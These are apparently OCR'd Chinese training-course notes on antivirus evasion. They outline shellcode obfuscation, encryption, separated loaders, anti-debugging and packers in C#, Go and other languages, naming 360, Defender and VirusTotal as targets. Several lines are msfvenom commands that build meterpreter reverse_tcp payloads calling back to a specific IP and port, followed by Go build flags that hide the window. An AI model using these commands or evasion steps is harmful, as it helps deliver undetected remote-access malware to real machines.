
免杀对抗-GO&C#&反 VT 沙盒&逆向调试&参数加载&资源分离&混淆加密


免杀对抗-小迪安全
1 知识
静态扫描
内存扫描
流量分析
行为分析
2 代码语言
C/C++
回调执行
ShellCode
Python
Shellcode
Base64
Aes
反序列化
UUID
执行代码
打包器
Pyinstall
Py2exe
Nuitka
Powershell
文件模式
Shellcode
编码封装
Invoke-Obfuscation
分离
HTTP请求获取
特征
修改生成调用执行代码
Shellcode换格式
变量名
函数名
命令模式
替换PS源程序在调用
垃圾数据干扰
替换本身命令关键字
项目
ladon混淆命令
EXE模式
ladon
Win-PS2
解决Powershell命令拦截
C#
混淆Shellcode
保护项目
开源-ConfuserEx
付费-VirboxProtector
分享思路，工具自测
Go
保护项目-SafengineShielden
shellcode
混淆Shellcode
分离
资源分离
参数分离
执行代码
修改通用的执行代码特征
Ruby
Java
ASM
3 技术要点
4 动态通讯
5 其他

#知识点：

1、C#-混淆&分离&反调试

2、GO-混淆&分离&反调试

3、成品程序-包含反调试 VT

#章节点：

编译代码面-ShellCode-混淆

编译代码面-编辑执行器-编写

编译代码面-分离加载器-编写

程序文件面-特征码定位-修改

程序文件面-加壳花指令-资源

代码加载面-Dll 反射劫持-加载

权限逻辑面-杀毒进程干扰-结束

工具数据面-通讯内存流量-动态

对抗目标：

X60 Defender 某绒 管家 VT 等

编程语言：

C/C++ Python C# Go Powershell Ruby Java ASM 等

涉及技术：

ShellCode 混淆加密，无文件落地，分离拆分，白名单，DLL 加载，Syscall，加壳加花，

资源修改，特征修改，二次开发 CS，内存休眠，进程注入，反沙盒，反调试，CDN 解析等

演示案例：

- C#&NET-ShellCode-原型&混淆
- GO-ShellCode-原型&混淆&分离
- C#&GO-成品程序-保护反调试 VT

C# .NET

1、原型

msfvenom -p windows/meterpreter/reverse_tcp LHOST=47.94.236.117 LPORT=6688 -e x86/shikata_ga_nai -i 15 -f csharp

2、混淆

msfvenom -p windows/meterpreter/reverse_tcp LHOST=47.94.236.117 LPORT=6688 -f csharp

3、文件混淆-反调试 VT

开源-ConfuserEx

付费-VirboxProtector

Golang

-运行 1.go 脚本

go run 1.go

-编译 1.go 脚本

go build 1.go

-没有弹窗的 exe 命令编译：

go build -ldflags="-H windowsgui -w -s" 1.go

1、Golang-Shellcode 编译-1.go

2、Golang-编码加密-Xor&Aes 混淆-2&3.go

Xor Aes Base64 参数提交

3、Golang-分离式加载器-参数&资源-4&5.go

加上去特征&参数分离

cs 或 msf 生成 raw 格式-4.go

msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=47.94.236.117 LPORT=6688 -f hex

go build -ldflags "-s -w -H=windowsgui" 5.go

4、Golang-保护混淆反调试器-通用

SafengineShielden